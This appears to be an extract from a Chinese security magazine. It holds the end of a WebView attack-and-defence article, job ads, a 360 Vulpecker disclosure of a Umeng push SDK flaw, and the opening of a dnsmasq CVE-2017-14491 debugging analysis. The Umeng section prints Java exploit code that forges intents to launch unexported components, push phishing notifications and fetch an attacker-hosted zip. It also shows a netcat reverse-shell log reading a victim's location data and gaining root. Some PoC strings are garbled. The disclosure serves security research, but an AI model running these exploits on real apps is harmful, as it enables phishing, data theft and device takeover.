当检测到打开新地址时，Android WebView 会触发 shouldOverrideUrlLoading 函数，由其来决定该地址应当如何处理；CEF 如果之前使用 CefRegisterSchemeHandlerFactory 注册过自定义 Scheme，则会交由其处理。

处理过程通常是异步的，并且地址切换后无法直接告知 JavaScript。所以，处理完成后，Native 代码通过 evaluateJavaScript 或者直接让框架访问 javascript:xxxxxxxx 调用某个页面内的回调函数，完成通信。

所以对 Android 进行攻击的话，寻找那几个函数即可查到所有通讯方式。另外 Android 通常还会使用一些库包装 Scheme 处理，也不妨找找它们的特征，如：

<https://github.com/lzyzsd/jsbridge>

能攻击*Native 吗？

React Native 如果使用了<webview>也会受到相应的影响。但如果有的话一般不用考虑，除非代码中存在 eval 等可能任意执行 JavaScript 的地方。对 NativeScript 这种可任意调用 Java 库的库，还是存在一定危险性的。

举一个比较有趣的知识+例子。在 IE8 之前，前端处理 JSON 通常使用以下代码：`copy` :

```
var json = eval('(' + data + ')')
```

当然现在的前端都已经用上了 JSON.parse 了，不过说不定有人坚持使用呢 :)

如何防御

使用 HTTPS，在有条件的情况下校验证书，避免中间人攻击。

写入和输出数据时做好过滤，不信任所有的用户提交的数据。项目最初选型时就应该使用 React、Vuejs 等前端框架，避免自行拼接 HTML 出现问题。

在正式发布的软件上，关闭 WebView 的调试模式，Android 上：

```
WebView.setWebContentsDebuggingEnabled(false);
```

对 Native 和 JavaScript 交互的代码进行白名单处理，当检测到域名非白名单域名时，拒绝 JavaScript 调用接口的请求。

在条件允许的情况下开启浏览器沙箱，同时杜绝 disable-web-security 行为，使用单个功能的命令行参数解决。

必须配置好 CSP，预防真的出现 XSS 后的进一步利用。

WE ARE HIRING

招聘岗位：安全开发工程师（25W+ / 年）

岗位职责：

负责魅族安全平台、中间件及其他安全服务的设计、开发、测试。

任职要求：

- 1、本科以上学历，电子 / 通信 / 计算机相关专业，有硕士两年以上，本科三年以上开发经验；
- 2、精通一门编程语言（比如 JAVA / Python / C / C++），C / C++ 优先；
- 3、精通 Linux，有深厚的 Linux 程序设计功底，精通 Linux 协议栈/内核开发；
- 4、熟悉网络协议，熟悉主流 Web 安全风险和渗透技术，熟悉 OWASP 框架，熟悉密码算法及应用；

PS：具体请以面试为准

福利：

- 1、一旦入职成功即送魅族手机一部，
- 2、健身房，xbox 随便玩
- 3、定期组织团建活动（到处玩啦！~）

简历投递邮箱：

longxingquan@meizu.com



也欢迎小伙伴们加入我们

魅族安全群来玩啦！

魅族安全应急中心：<http://sec.meizu.com>

微博：<https://weibo.com/MeizuSecurity>

魅族



招聘

上海岂安信息科技有限公司

- JAVA专家
20k-50k
- 资深前端开发工程师
20k-50k
- 资深售前顾问
18k-25k
- 测试工程师
10k-20k
- 业务风险分析师
10k-20k
- 运维工程师
10k-20k
- 大客户销售经理 /总监
15k-18k
- Python开发
10k-25k
- 高级招聘专员
8k-12k
- 项目经理
8k-25k



简历请投至：
hr@bigsec.com

【漏洞分析】

友盟 SDK 越权漏洞分析报告

作者：360 Vulpecker

文章来源：【安全客】<https://www.anquanke.com/post/id/89222>

概要

今年9月22日，360信息安全部的Vulpecker安全团队发现了国内消息推送厂商友盟的SDK存在可越权调用未导出组件的漏洞，并利用该漏洞实现了对使用了友盟SDK的APP的任意组件的恶意调用、任意虚假消息的通知、远程代码执行等攻击测试。

经过分析验证，360 Vulpecker安全团队将此漏洞细节第一时间提交给友盟进行修复。10月18日，友盟官方发布最新版3.1.3修复漏洞。为了确保受此漏洞影响的终端用户有充分的时间进行安全更新，12月6日，360Vulpecker安全团队首次向外界公开披露漏洞信息。

在360显危镜后台数据库中根据该含有漏洞版本的SDK的特征值查询确认，发现约有3万多APP受此漏洞的影响，根据包名去重后约7千多款APP产品，涉及多种类型的应用。鉴于该消息推送SDK使用范围较广，且受影响APP多是与终端用户日常生活息息相关的应用，一旦被恶意攻击者利用危害将是非常严重的。基于该漏洞，可以实现对终端用户推送虚假诈骗信息、远程窃取用户终端设备中的敏感数据（例如通讯录、照片、账号密码等数据）等功能。此外，该漏洞的危害依赖于Android应用本身提供的功能而有所不同，因此对终端用户的攻击方式亦是姿态各异，造成的危害也是多种多样的。


此漏洞已经得到友盟官方修复，请用户及时更新智能手机上安装的各类APP，防止手机里的隐私数据和财产被不法分子轻易窃取。

前言

近年来，随着移动互联网的高速发展，智能终端设备已经走入人们生活的方方面面。在Android和iOS两大移动平台阵营中，Android系统以其开源性、易开发、丰富的硬件等优势占据了市场上约80%的份额。

Android系统中提供的应用丰富多样，且功能复杂，几乎所有的应用都采用了第三方的SDK以加速其开发周期，节约成本。第三方SDK包括支付、统计、广告、社交、推送、地图

类等，其在加速产品成型时，也引入了许许多多的安全问题。下图所示内容为经 360 显危镜后台查询的几款常用 SDK 使用情况统计数据，从图中可以看出使用了该 SDK 开发的 APP 非常多。



下文以友盟消息推送 SDK 为例，详细介绍一下第三方 SDK 在缺乏产品安全审计的情况下存在的高危漏洞风险，希冀以此能督促第三方 SDK 厂商在产品安全性方面能投入更多的精力。

SDK 介绍

友盟 Push SDK 是友盟互联网数据服务 SDK 其中用来做消息推送的模块之一，基于【友盟+】全域数据建立与用户精准直接沟通的渠道，将 APP 的内容主动推送给终端用户，让用户实时实地的获取相关信息，有效提升用户活跃和忠诚度。由于其定位精准、集成快速等优点，目前有多个知名 APP 在使用 U-PUSH 服务。

技术分析

友盟的消息推送 SDK 中有一导出 Service 组件存在漏洞，可被越权调用并利用该组件访问任意 service 组件，甚至未导出的亦可。随后，利用该漏洞调用友盟其他未导出的组件，可进一步越权调用任意导出和未导出的 Activity，进而扩大了该漏洞的攻击面，为攻击者提供了更大范围的攻击可能性。

下文详述了友盟的消息推送 SDK 中可越权调用所有非导出组件的漏洞技术原理，并据此详述了如何实现非导出组件恶意调用、恶意消息通知、远程代码执行等攻击行为。

漏洞起因

友盟最新的消息推送 SDK 中集成的说明文档中的 demo 里 ,AndroidManifest 文件中导出了一个 IntentService——UmengIntentService , 据推测这个服务是为了使用了 PUSH SDK 的 APP 之间相互唤醒使用的 , 详情如下图所示。

```
<service
    android:name="com.umeng.message.UmengIntentService"
    android:exported="true"
    android:process=":channel">
    <intent-filter>
        <action android:name="org.agoo.android.intent.action.RECEIVE" />
    </intent-filter>
</service>
```

这个 IntentService 有个实现的抽象方法如下 :

```
protected void onMessage(Context arg7, Intent arg8) {
    super.onMessage(arg7, arg8);
    try {
        String v0_1 = arg8.getStringExtra("body");
        String v1 = arg8.getStringExtra("id");
        String v2 = arg8.getStringExtra("task_id");
        UMessage v3 = new UMessage(new JSONObject(v0_1));
        if("pullapp".equals(v3.display_type)) {
            if(UmengMessageDeviceConfig.isServiceWork(arg7, v3.pulled_service, v3.pulled_package)) {
                UTrack.getInstance(arg7).trackMsgPulled(v3, 52);
                return;
            }
            if(!UmengMessageDeviceConfig.getDataData(v3.pulled_package)) {
                UTrack.getInstance(arg7).trackMsgPulled(v3, 53);
                return;
            }
            Intent v0_2 = new Intent();
            v0_2.setClassName(v3.pulled_package, v3.pulled_service);
            this.a(v0_2, v3);
            this.startService(v0_2);
        }
    }
```

我们能看到外部接收了 intent 携带的 body 数据(JSON 格式), 交给 UMessage 构造后得到 v3 , 如果 display_type 为 “pullapp” 的话 , 可通过设置 pulled_service 和 pulled_package 参数能拉起任意未运行的 servcie 。其中 Umessagc 函数的结构如下 :

```
public UMessage(JSONObject arg6) {
    super();
    this.a = arg6;
    this.msg_id = arg6.getString("msg_id");
    this.display_type = arg6.getString("display_type");
    this.alias = arg6.optString("alias");
    this.random_min = arg6.optLong("random_min");
    JSONObject v0 = arg6.getJSONObject("body");
    this.ticker = v0.optString("ticker");
    this.title = v0.optString("title");
    this.text = v0.optString("text");
    this.play_vibrate = v0.optBoolean("play_vibrate", true);
    this.play_lights = v0.optBoolean("play_lights", true);
    this.play_sound = v0.optBoolean("play_sound", true);
    this.screen_on = v0.optBoolean("screen_on", false);
    this.url = v0.optString("url");
    this.img = v0.optString("img");
    this.sound = v0.optString("sound");
    this.icon = v0.optString("icon");
    this.after_open = v0.optString("after_open");
    this.largeIcon = v0.optString("largeIcon");
    this.activity = v0.optString("activity");
    this.custom = v0.optString("custom");
    this.builder_id = v0.optInt("builder_id", 0);
    this.pulled_service = v0.optString("pulled_service");
    this.pulled_package = v0.optString("pulled_package");
    JSONObject v1 = arg6.optJSONObject("extra");
    if(v1 != null && v1.keys() != null) {
        this.extra = new HashMap();
        Iterator v2 = v1.keys();
        while(v2.hasNext()) {
            Object v0_1 = v2.next();
            this.extra.put(v0_1, v1.getString(((String)v0_1)));
        }
    }
}
```

漏洞利用

初步利用——访问未导出 service 组件

通过构造如下 POC，可访问 APP 内所有的 service 组件，甚至未导出的 servcie。而且 SDK 提供了一个“贴心”的功能，接收额外的参数，封装到新的 Intent 后发送给拉起的 service。

```
if(v1 != null && v1.keys() != null) {
    this.extra = new HashMap();
    Iterator v2 = v1.keys();
    while(v2.hasNext()) {
        Object v0_1 = v2.next();
        this.extra.put(v0_1, v1.getString(((String)v0_1)));
    }
}
```

```
private Intent a(Intent arg4, UMessage arg5) {
    if(arg4 != null && arg5 != null && arg5.extra != null) {
        Iterator v2 = arg5.extra.entrySet().iterator();
        while(v2.hasNext()) {
            Object v0 = v2.next();
            Object v1 = ((Map$Entry)v0).getKey();
            v0 = ((Map$Entry)v0).getValue();
            if(v1 == null) {
                continue;
            }
            arg4.putExtra((String)v1, (String)v0);
        }
    }
    return arg4;
}
```

*限制一点的只能 putExtra String 类型的数据，但是也足够利用了。

PoC :

```
private void attack(){
    Random random = new Random();
    String id = "";
    String pkg = "";
    String service = "com.umeng.message.UmengDownloadResourceService";
    for(int ii=0;ii<5;ii++)
        id+= random.nextInt(10);
    Log.e("sniperhg",id);
    Intent i = new Intent();
    i.setClassName(pkg, "com.umeng.message.UmengIntentService");
    i.setAction("org.agoo.android.intent.action.RECEIVE");
    String extra_json = "{\"display_type\":\"notificationpullapp\"," +
        "\":\"}\"}";
    String body_json = "{" +
        "\"extra\":"+extra_json +
        ",\"pulled_service\":"+service+"\""+
        ",\"pulled_package\":"+pkg+"}";
    i.putExtra("body", "{\"test\":\"123123\"," +
        "\"display_type\":\"pullapp\"," +
        "\"msg_id\":\"123\"," +
        "\"body\":"+body_json+
        "}");
    i.putExtra("id", id);
    i.putExtra("type", "a");
    i.putExtra("message_source", "ot");
    i.putExtra("report", "ot");
    i.putExtra("encrypted", "0");
    i.putExtra("extData", "ot");
    i.putExtra("oriData", "ot");
    i.putExtra("message_source", "ot");
    i.putExtra("task_id", id);

    ComponentName cn = startService(i);
    Log.e("sniperhg",cn.getClassName());
}
```

进阶利用——访问未导出 Activity

SDK有几个强大功能：接收推送的消息，下载图片或接收文本进行通知展示。点击通知后有几个可选动作，打开 URL、打开指定 activity、运行其他 APP 和一个自定义的动作。我们通过一个未导出的 Service——UmengDownloadResourceService 进行进一步的利用。

```
if(!TextUtils.isEmpty(arg4.after_open)) {
    if("notificationpullapp".equals(arg4.display_type)) {
        if(TextUtils.equals("go_appurl", arg4.after_open)) {
            this.a(arg3, arg4);
            return;
        }
    }
    else if(TextUtils.equals("go_url", arg4.after_open)) {
        this.openUrl(arg3, arg4);
        return;
    }
    else if(TextUtils.equals("go_activity", arg4.after_open)) {
        this.openActivity(arg3, arg4);
        return;
    }
    else if(TextUtils.equals("go_custom", arg4.after_open)) {
        this.dealWithCustomAction(arg3, arg4);
        return;
    }
    else if(TextUtils.equals("go_app", arg4.after_open)) {
        this.launchApp(arg3, arg4);
        return;
    }
}
```

打开 activity 的 POC：

```
private void attack_activity(){
    Random random = new Random();
    String id = "";
    String pkg = "com.hipu.yidian";
    String service = "com.umeng.message.UmengDownloadResourceService";
    String activity = "";
    for(int ii=0;ii<5;ii++) {
        id+=random.nextInt(10);
        Log.e("sniperhg",id);
        Intent i = new Intent();
        i.setClassName(pkg, "com.umeng.message.UmengIntentService");
        i.setAction("org.agoo.android.intent.action.RECEIVE");
        String extra_in_extra_body_json = "{" +
            "\"text\":\"这是我的消息\"," +
            "\"title\":\"恭喜你获得了银币\"," +
            "\\"ticker\":\\\"3\\\""+ +
            "\\"after_open\":\\\"go_activity\"," +
            "\\"activity\":\\\""+activity+"\"," +
            "\\"display_type\":\\\"notification\"," +
            "\\"img\\\":\\\"https://ss0.bdstatic.com/5aV1bjqh_qZ3odCf/static/superman/img/logo/logo_white_fe6dalec.png\\\""+ +
            "\\"}";
        String extra_in_extra_json = "{\"display_type\":\"autoupdate\"," +
            "\\"msg_id\\\":\\\""+id+"\\\","+
            "\\"body\\\":"+ extra_in_extra_body_json +
            "\\"}";
        String extra_json = "{\"OPERATION\":\"2\"," +
            "\\"RETRY_TIME\\\":\\\"2\\\""+ +
            "\\"id\\\":\\\""+id+"\\\","+
            "\\"task_id\\\":\\\""+id+"\\\","+
            "\\"body\\\":\\\""+extra_in_extra_json+"}";
        String body_json = "[" +
            "\\"pulled_service\\\":\\\""+service+"\"," +
            "\\"pulled_package\\\":\\\""+pkg+"\\"";
        i.putExtra("body", "[\\\"test\\\":\\\"123123\\\","+
            "\\"display_type\\\":\\\"pullapp\"," +
            "\\"msg_id\\\":\\\""+id+"\\\","+
            "\\"extra\\\":\\\""+extra_json +"\\\","+
            "\\"body\\\":\\\""+body_json+"\\\""+
            "\"]");
        i.putExtra("id", id);
        i.putExtra("type", "a");
        i.putExtra("message_source", "ot");
        i.putExtra("report", "ot");
    }
}
```

利用实例 1——通用弹出钓鱼通知

利用上面打开任意 activity 的 POC，可以弹出任意通知，这个通知的图标，文本都是可以定制的，而且用户长按通知也会发现这个通知是漏洞 APP 发出的。点击通知，我们可以跳转 url 打开一个钓鱼页面或是钓鱼 activity。

利用实例 2——隔山打牛，一点资讯下载任意压缩包

通过检索平台搜索后发现，APP 一点资讯是存在这个漏洞的。进一步挖掘过程中，发现 APP 有一个未导出的 service——WebAppUpdateService，详情如下。

```
<service
    android:name="com.yidian.news.webapp.WebAppUpdateService"
    android:exported="false"
    >
</service>
```

```
public class WebAppUpdateService extends IntentService {
    public WebAppUpdateService() {
        super(WebAppUpdateService.class.getSimpleName());
    }

    protected void onHandleIntent(Intent arg4) {
        ghj.b().a(arg4.getStringExtra("download_url"), arg4.getStringExtra("md5"));
    }
}
```

通过构造合法的参数，可以利用 WebAppUpdateService 组件实现下载自定义的 zip 文件并解压到当前应用沙箱目录中，EXP 代码如下：

```
private void attack_service(){
    Random random = new Random();
    String id = "";
    String pkg = "com.hipu.yidian";
    String service = "com.yidian.news.webapp.WebAppUpdateService";
    for(int ii=0;ii<5;ii++){
        id+= random.nextInt(10);
        Log.e("sniperhg",id);
        Intent i = new Intent();
        i.setClassName(pkg, "com.umeng.message.UmengIntentService");
        i.setAction("org.agoo.android.intent.action.RECEIVE");
        String extra_json = "{\"display_type\":\"notificationpullapp\","
        + "\"download_url\":\"http://172.25.208.1:8000/www.zip\","
        + "\"md5\":\"2d036e67fe86bbcc052f4d0e3d1f16c9\"}";
        String extra_ = "{\"extra\":"+extra_json+
        ",\"pulled_service\":"+service+"\""+
        ",\"pulled_package\":\"pkg+\"}";
        i.putExtra("body", "{\"test\":\"123123\","
        + "\"display_type\":\"pullapp\","
        + "\"msg_id\":\""+id+"\","
        + "\"extra\":"+extra_+","
        + "\"body\":"+body_json+
        "}");
        i.putExtra("id", id);
        i.putExtra("type", "a");
        i.putExtra("message_source", "ot");
        i.putExtra("report", "ot");
        i.putExtra("encrypted", "0");
        i.putExtra("extData", "ot");
        i.putExtra("oriData", "ot");
        i.putExtra("message_source", "ot");
        i.putExtra("task_id", id);

        ComponentName cn = startService(i);
        Log.e("sniperhg",cn.getClassName());
    }
}
```

运行成功后，下载 zip 文件夹并解压到相关目录，这个目录里存的是 APP 所使用的 html 页面，而整个 zip 里文件都是我们能够修改和替换。现在做钓鱼页面，加各种 js 代码都没问题了。

```
root@hammerhead:/data/data/com.hipu.yidian/files/www_132 # ll
drwx----- u0_a61   u0_a61          2017-09-07 06:16 build
-rw----- u0_a61   u0_a61      1459 2017-09-07 06:16 config.json
drwx----- u0_a61   u0_a61          2017-09-07 06:16 css
-rw----- u0_a61   u0_a61          0 2017-09-07 06:16 fuckit.txt
drwx----- u0_a61   u0_a61          2017-09-07 06:16 html
drwx----- u0_a61   u0_a61          2017-09-07 06:16 img
drwx----- u0_a61   u0_a61          2017-09-07 06:16 js
```

< 家居 182.7万人订阅

+ 订阅

把小苏打撒到家中多个角落里，第二天起床看呆了！

2天前 华商晨报(一点号)

准备小半杯苏打，再来半杯白醋

滋，神奇的化学反应发生了

下水道也通了，不信回家试试




test



随后，通过对该 APP 代码的深度挖掘分析，我们发现该应用提供了动态加载插件的功能，且在对加载的插件解压时未做过滤导致存在目录穿越漏洞。结合该漏洞，我们可以在加载插件过程中覆盖该 APP 的 lib 文件，注入自己的恶意代码，进而造成远程代码执行。不言而喻，远程代码执行对用户的危害是非常严重的，可远程控制用户终端设备，远程窃取用户隐私数据，

甚至其他任意的恶意行为。下图所示为结合上述漏洞实现的对用户终端设备远程获取隐私敏感数据的攻击截图。



```
E:\>nc -vvlp 6666
listening on [any] 6666 ...
172.25.208.4: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.25.208.1] from (UNKNOWN) [172.25.208.4] 49415: NO_DATA
cat /data/data/com.hipu.yidian/shared_prefs/location_setting.xml
<?xml version='1.0' encoding='utf-8' standalone='yes'?>
<map>
    <long name="last_report_time" value="1505884352932" />
    <float name="last_latitude" value="39.9827" />
    <float name="last_longitude" value="116.48996" />
    <string name="last_geo_info">{&quot;locationmsg&quot;:&quot;location not changed&quot;,&quot;code&quot;:0,&quot;address&quot;:[&quot;&quot;,&quot;北京市&quot;:&quot;北京市&quot;,&quot;朝阳区&quot;,&quot;酒仙桥路&quot;],&quot;status&quot;:&ss&quot;,&quot;need_reload_channels&quot;:0,&quot;channel_id&quot;:&quot;u539&quot;}</string>
    <string name="last_address">北京市朝阳区酒仙桥路靠近电子城·国际电子总部</str
    <long name="last_locate_time" value="1505884352507" />
</map>
g>
    <long name="last_locate_time" value="1505884352507" />
</map>
chmod 777 /data/data/com.hipu.yidian/files/exp
id
uid=10082(u0_a82) gid=10082(u0_a82) groups=1015(sdcard_rw),1028(sdcard_r),3002(n
et_bt),3003(inet),50082(all_a82) context=u:r:untrusted_app:s0
./data/data/com.hipu.yidian/files/exp
root success...
id
uid=0(root) gid=0(root) groups=1015(sdcard_rw),1028(sdcard_r),3002(net_bt),3003(
inet),50082(all_a82) context=u:r:init:s0
```

漏洞演示视频如下：

http://v.youku.com/v_show/id_XMzIwNTAyMjUyOA==.html

影响范围

通过分析发现，有漏洞的组件 UmengIntentService 是在新版 3.1.X 版本中引入的。我们据此确定以下的特征值，并在 360 显危镜后台数据库中查询受该漏洞影响的 APP 组件 service 中包含 UmengIntentService 并且在 apk 中包含字符串 pullapp。

 搜狗手机助手 (企鹅电竞) com.sogou.androidtool 567	 西瓜视频 com.ss.android.article.video 371	 集金期货通 com.qh18.futures 280
 集金学堂 com.jijinhao.xuetang 270	 YiYu com.yiyu.yiyu 255	 沪深理财 com.yx.jinzhapp 243
 大特保 com.datebao.datebaoapp 197	 蓝盾安全卫士 com.chinabluedon.mobile... 193	 圣贤财富 com.hz.sxfcapp 173
 来钱啦 com.weifeng.laiqianla 152	 宏亚金融 com.hyjr.hy_app 151	 卓儿音乐 cn.sanfast.zhuoer.student 147
 野兽派 com.thebeastshop.thebeast 133	 大圣淘汇 com.fengqi.dsth 130	 暴风魔镜VR com.baofeng.mj 125
 可米酷漫画 com.icomico.comi 121	 浙里投 com.zhimore.zhelitou 117	 内涵段子 com.ss.android.essay.joke 115
 闪电贷款王 com.zhangzhong.jieqianban 114	 搜狐新闻(资讯版) com.sohu.infonews 107	 搜狗搜索加强版 com.sogou.sgsa.novel 105

在 360 显危镜后台数据库中，按该漏洞的特征值查询后发现约 3 万多的 APP 受此漏洞的影响，其中不乏大公司的产品主流产品，对用户影响巨大。

修复建议

如果组件导出是非必要的，将漏洞组件设置为不导出；

如果组件是必须导出的，在 Service 加上 android:protectLevel 增加权限校验，至少为 signature 级别。

官方已有修复版本更新，请及时更新到最新版本。

时间轴

- 2017-09-22 发现漏洞
- 2017-09-25 通报官方
- 2017-10-18 官方发布最新版 3.1.3 修复漏洞
- 2017-12-06 对外公布漏洞详情

参考链接

<https://www.umeng.com/>

<https://www.anquanke.com/post/id/87274>

<http://appscan.360.cn/>

http://v.youku.com/v_show/id_XMzIwNTAyMjUyOA==.html

团队介绍

360 Vulpecker Team

隶属于360公司信息安全部，致力于保护公司所有Android App及手机的安全，同时专注于移动安全研究，研究重点为安卓APP安全和安卓OEM手机安全。团队定制了公司内部安卓产品安全开发规范，自主开发并维护了在线Android应用安全审计系统“360显危镜”，在大大提高工作效率的同时也为开发者提供了便捷的安全自测平台。同时研究发现了多个安卓系统上的通用型漏洞，如通用拒绝服务漏洞、“寄生兽”漏洞等，影响范围几乎包括市面上所有应用。

该团队高度活跃在谷歌、三星、华为等各大手机厂商的致谢名单中，挖掘的漏洞屡次获得CVE编号及致谢，在保证360产品安全的前提下，团队不断对外输出安全技术，为移动互联网安全贡献一份力量。



【漏洞分析】

CVE-2017-14491 dnsmasq 堆溢出分析

作者 : Larryxi@360GearTeam


文章来源 : 【安全客】 <https://www.anquanke.com/post/id/87085>

0x00 问题背景

谷歌安全团队对 dnsmasq 进行了测试并发现了多个漏洞，其中的 CVE-2017-14491 是一个堆溢出漏洞，存在 RCE 的风险。不过其在相关博客中只给出了 PoC 脚本，测试步骤和相关的报错 asan 需要我们自己分析过程中的调用流程 进一步有可能开发出 RCE 的 exp 脚本。

攻击流程可分为三步：

1. 攻击者伪造成为 dnsmasq 的上游 DNS 服务器，即运行 PoC 脚本。
2. 攻击者在客户端向 dnsmasq 发送 PTR 请求，dnsmasq 不存在相应 PTR 记录便向上游 DNS 查询，然后获得 PTR 的查询结果缓存并应答客户端。
3. 攻击者再次在客户端向 dnsmasq 发送 PTR 请求，dnsmasq 便解析展开之前的 PTR 记录，由于数据包的构建都在堆上，而且上游的恶意的 PTR 相应记录的大小超过了堆上分配的内存空间，最后造成了堆溢出。



攻击面初步猜想就是攻击者当控制上游 DNS 服务器后，通过配置特定的 PTR 响应和客户端的反向查询，即可实现对 dnsmasq 主机的远程代码执行。

0x01 调试环境

操作系统：Ubuntu 14.04 x86_64

软件版本：dnsmasq v2.75

PoC 脚本：<https://github.com/google/security-research-pocs>

Debugger：peda-gdb

另外需要说明的是：

1.关于存在漏洞的软件版本，根据谷歌的博客公告，dnsmasq 全部版本都存于此 CVE 堆溢出漏洞，并且早于 2.76 和用于此 commit 的版本堆溢出都没有限制，否则只能溢出两个字节。

2.软件可直接下载 tar 压缩包或 clone 下来 checkout 相应版本 并在 Makefile 中加入-g 选项编译安装，方便后续调试。

3. 

```
sudo gdb dnsmasq
```

启动 dnsmasq 后使用 

```
set args -p 53535 --no-daemon --log-queries -S 127.0.0.2 --no-hosts --no-resolv
```

设置启动参数进行调试。

4.dns 请求默认是有重传机制，而且在调试过程中会中断程序，重传会导致程序重复执行某些代码影响调试，所以在 dig 时可指定不进行重传：

```
larry@bin:/tmp$ dig @localhost -p 53535 -x 8.8.8.125 +retry=0 >/dev/null  
larry@bin:/tmp$ dig @localhost -p 53535 -x 8.8.8.125 +retry=0 >/dev/null
```

